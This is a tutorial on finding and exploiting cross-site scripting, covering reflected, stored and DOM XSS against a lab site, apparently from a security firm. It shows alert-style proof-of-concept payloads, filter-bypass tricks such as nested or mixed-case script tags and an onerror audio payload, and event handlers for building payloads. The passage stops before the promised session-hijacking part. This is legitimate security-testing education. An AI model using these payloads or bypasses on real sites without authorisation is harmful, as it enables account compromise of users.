


HOW TO IDENTIFY AND EXPLOIT XSS VULNERABILITIES





Written By:

Dan Cannon

A HOW TO GUIDE

This eBook will guide you through the steps needed to identify vulnerable parameters, create proof of concept XSS payloads and then execute session hijacking attacks




WHAT IS **CROSS-SITE SCRIPTING**

Cross-site scripting (XSS) is a web security vulnerability in which an attacker is able to inject malicious scripts into vulnerable sites and compromise the interaction between the user and the site. Cross-site scripting is what we call a “client side” attack malicious code is executed within the user’s browser and can be used to gain unauthorised access to user accounts or carry out actions while impersonating a user.

If an attacker is able to trigger a Cross-site scripting attack against a privileged account, it may be possible to achieve a complete compromise of an application and it’s data.

BUT **HOW** DOES IT WORK?



To understand Cross-site scripting, it is important to understand the fundamental workings of web applications. At its core, a web application functions as a bridge between a user and a server. When you interact with a web application, your browser sends a request to a server, this is processed and the appropriate page/data is returned and displayed in your browser. This relies on trust, the trust that the data received is safe and came from the server hosting the website.

Cross-site scripting exploits this trust. Applications use a mixture of HTML, CSS, and JavaScript to provide the look, feel, and functionality of their sites. When attackers are able to manipulate an application into returning malicious JavaScript, it is possible to trigger the execution of a specific action that will occur in your browser. This is made possible when applications fail to properly validate and sanitise user input.

AN **EFFECTIVE** XSS METHODOLOGY

THE STEPS TO EXPLOITATION

It is not uncommon to see those unfamiliar XSS entering `<script>alert(1)</script>` or `"><script>alert(1)</script>` into every input box of a website and declaring them secure if these payloads do not work.


To conduct an effective test for XSS, a methodical approach can be taken that will give you the knowledge needed to successfully execute XSS attacks against even the most sophisticated of applications.

This guide will walk you through the steps needed to be able to identify and exploit XSS vulnerabilities.




REFLECTED XSS

Reflected XSS can be triggered when a user submits data during an HTTP request and this data is included in the HTTP response. In essence the data is “reflected” back to the user. This can occur in web functionality such as search results, error messages, or any other input that is displayed in the response.




Reflected XSS is typically triggered by URL parameters containing malicious JavaScript. As such, to use this form of XSS against a target user, there is a requirement of some form of social engineering. There needs to be some method to convince a user to send the HTTP request with the malicious code to the server. This can be achieved by providing malicious links for users to follow.




STORED XSS

Stored XSS can be triggered when an application accepts data from a user and includes this data within later HTTP responses. In essence, the data is “stored” on the server ready for a user to request a page that hold the malicious JavaScript. This can occur in web functionality such as forum comments, usernames, contact details etc. Anywhere where user data is stored and embedded in later responses



Stored XSS is much more damaging than reflected XSS due to the method of distribution to the victim. There is no need to get a victim to follow a link, instead stored XSS is saved to a web page, then an attacker waits for users to visit the page and trigger the malicious code.




DOM XSS

First, DOM stands for Document Object Model, a fundamental concept of web development. It is an API for web documents. When a page is loaded, the browser creates a Document Object Model of that page, this model allows developers to manipulate the structure, style, and content with JavaScript. Unlike other forms of XSS, because the DOM is within a user's browser, DOM XSS does not rely on server responses. Instead, it directly manipulates how web pages are rendered in a user's browser.

```
function displayMessage() {  
  var userMessage = window.location.hash.substring(1);  
  var messageContainer = document.getElementById('message-container');  
  messageContainer.innerHTML = 'Welcome,' + userMessage + '!';  
}
```

In the above code, the JavaScript function `displayMessage()` retrieves the value (`userMessage`) from a URL that follows the `#` (`userMessage = window.location.hash.substring(1);`) This value is inserted into the DOM using `messageContainer.innerHTML`, this could be used to render a custom welcome message to each user. If an attacker is able to control the input value, it would be possible to trigger XSS







BUT **HOW** DO WE TEST FOR IT?

There are some basic XSS payloads that are commonly used as proof of concept payloads. These are payloads that, if executed, visually demonstrate the existence of an XSS vulnerability. These may use the following functions:

```
alert()  
confirm()  
print()
```

alert() / confirm()

Now there are a huge number of potential XSS payloads that bring a lot of complexity and value. But the above `alert()` and `confirm()` payloads are commonly used by testers to trigger an dialog box displayed in the browser



print()

When vulnerable parameters exist in cross-domain iframes, visual Proof of Concepts such as `alert()` no longer work. In these instances using the `print()` function can provide the visual confirmation that a payload has executed.




LETS **WALK THROUGH** AN EXAMPLE

The first step in identifying XSS is to identify any parameter that is controllable by the user and places the user input into the html. (we will use the reflected and stored types of XSS to demonstrate an effective methodology for testing XSS)

First we choose a random word or string that is unlikely to appear in the application code. The reason for this is that it makes searching for our payload that much easier. At North Green Security, we use the word "wiggle"

The first test. We can use the search term - wiggle




We can find this quickly in the inspector (or by viewing source code) and see where our input is in the underlying code



We can then test whether it is possible to influence how the application processes our input. This can be achieved by using benign html tags and that are unlikely to be denied and give a visual representation that the payload is being accepted as html instead of simple text. We will try to develop our payload and make the text bold.


We can use the search term - `wiggle`



It is possible to see visually, and within the code that this is being understood as the command to put the word wiggle in bold

To achieve a working proof of concept, we want to trigger some sort of JavaScript action. Our next step would be to check whether common JavaScript tags such as `<script>` are allowed.

We can use the search term - `wiggle<script>`



It is not possible to see the `<script>` input visually in the browser, this is good as it means that it has been understood by the browser to be a JavaScript tag (something that should not be displayed). If we look at the underlying code, we can see that it has been accepted and is just below wiggle

```
wiggle
<html> <event
  <head> </head>
  <body>
    <!--<ul> <li><a href="index.php" class="">Home</a></li> <li><a href="about.php" class="">About Us
  <nav class="navbar navbar-expand-lg navbar-dark bg-white"> </nav> flex
  <div class="container">
    <br>
    <h1>Search</h1>
    <br>
    <br>
    <h4>Results:</h4>
    <style> </style>
    wiggle
  <script>
    ';<br><br><br><br> </div> <div class="footer text-center bg-dark align-middle"> <div class=
  </div>
```

Now we know that the site does not appear to be filtering common JavaScript tags like `<script>` we can try a simple proof of concept such as `<script>alert(1)</script>`

We can use the search term - wiggle`<script>alert(1)</script>`

The screenshot shows a web browser window with the URL `192.168.48.154/search.php?search=wiggle<script>alert(1)</script>`. The page displays the 'north green security' logo and a search form. The search results show 'Results: wiggle'. An alert box is visible with the number '1'. Below the browser window, the HTML source code is displayed, showing the search form and the injected payload: `<script>alert(1)</script>`.

Success! An alert box has been triggered. This is a simple proof-of-concept payload that shows that it is possible for an attacker to trigger actions within a user's browser.



BYPASSING FILTERS

Not all applications that are vulnerable to XSS allow such trivial proof of concept payloads such as `<script>alert(1)</script>`. If you attempt to trigger XSS vulnerabilities by just spamming `<script>alert(1)</script>` payloads into every input parameter it is possible to miss vulnerabilities that exist but are protected by filters.

It is important to understand the methodology of modifying our input and analysing the output to understand what key JavaScript tags are being filtered, how filtering is being applied and developing a working payload.

When payloads are filtered there are some common methods to attempt to bypass the protections. These are:

Embedded tags: `<script>` becomes `<scr<script>ipt>`

Camel case: `<script>` become `<sCriPt>`

Using alternative payloads:


`<script>alert(1)</script>` becomes `<script>prompt(1)</script>`

`` become `<audio src=x onerror=alert(1)>`

Etc.

Encoding payloads: using methods such as base64 or charcode to obfuscate payloads

For this example, we will explore a forum page, a common feature to test for stored XSS. Our forum page consists of 3 input parameters that can be tested.



The image shows a 'Contact Us' form with the following fields and buttons:

- Name:** A single-line text input field.
- Message:** A multi-line text area with a small 'X' icon in the bottom right corner.
- Image:** A text input field containing the URL `https://google.com/Logo.png`.
- Submit:** A button with a dark background and white text.
- Clear Messages:** A button with a light background and dark text.



To help understand where our input ends in in the underlying code we will use initial values of wiggle, wobble, wibble. Submitting these values gives the following output

```
<div id="mcomment2">
  <b>Name:</b>
  wiggle
  <br>
  <b>Message:</b>
  wobble
  <br>
  <pre>
    
  </pre>
</div>
<br>
```

Previous Messages:

Name: wiggle
Message: wobble



We can then go through the same process as before to see whether benign html tags are processed.

Contact Us

Name:

Message:

Image:



It is possible to see visually that the tags in the name and message parameters are being processed which is a good indication we should be able to achieve XSS, but to see whether the image input worked we need to explore the source code.



It is possible to see from this that the html tags for wobble and wobble worked but that `<h1>wobble</h1>` has been impacted and that the payload seems to have been prematurely been cut short at the `>`.

Lets start with the message parameter as it has the highest character limit.

By following the previously discussed method. We are aware that XSS should be achievable in this parameter, we just need to create a proof-of-concept payload to demonstrate it.

The next step is to confirm that `<script>` tags are accepted as these will be used to trigger the JavaScript function we choose.

The image shows a web form with three input fields and two buttons. The "Name:" field is empty. The "Message:" field contains the text "wobble<script>". The "Image:" field contains the URL "https://google.com/Logo.png". Below the fields are two buttons: "Submit" and "Clear Messages".



We get the following response for this message



It is important to take note of any filtering that may take place. Proof of concept payloads such as `<script>alert(1)</script>` are well known by web developers and are commonly on deny lists.

It is clear through the analysis of input and output that `<script>` has not been accepted. This does not mean that XSS is not possible, but shows that we need to work a bit harder to get our proof-of-concept.

At this point it is important to understand that blindly firing `<script>alert(1)</script>` into every parameter would lead us into a false sense of security as it would not work.



SO WHAT CAN BE DONE WHEN <SCRIPT> DOESN'T WORK?

From event handlers, to lesser known tags. When <script> is blocked, it is important to adopt a methodical process to make sure a parameter is worth exploring, and then identifying what values can be used as the building blocks of a working proof of concept.

LESSER KNOWN TAGS

Using HTML or JavaScript tags that are not as commonly associated with XSS attacks can help the development of a payload and give the ability to execute an attack. Some examples are:

- / <video> / <audio>:** Commonly used to embed media into a page, these tags can be used to execute JavaScript code when properly crafted
- <svg>:** Scalable Vector Graphics (SVGs) can contain JavaScript code and can be embedded with HTML
- <iframe>:** while commonly used to embed other documents/resources, an iframe can be used to execute JavaScript

EVENT HANDLERS

Event handlers define how an HTML element should respond to certain events. This ability to manipulate the response of an event can provide a method to trigger JavaScript. Common event handlers that can be used are:

- OnClick:** triggered when an element is clicked
- Onmouseover:** triggered when the mouse cursor moves over the element
- Ontouchstart:** a mobile event, triggered when the screen is touched
- Onerror:** triggers an event when an element is unable to load.

Of course there are many more tags and event handlers that can be used to create sophisticated XSS payloads and these should be explored and used as you assess different applications.

Lets find a tag that we can use

First

Name:

Message:

Image:

Name:

Message: wigggle>

```
<b>Message:</b>  
wigggle>  
<br>
```

No luck, how about <video>?

Name:

Message:

Image:

```
<b>Message:</b>  
wigggle  
▶ <video> ... </video>  
</div>
```

Name:

Message: wigggle

Much more promising...



When using the `<video>` tag, it is possible to see both visually and through inspecting the code of the page, that the tag has been accepted. This provides a starting point and we now need to build the rest of the payload to trigger our proof of concept.

The `<video>` tag uses the same syntax as `` and `<audio>`


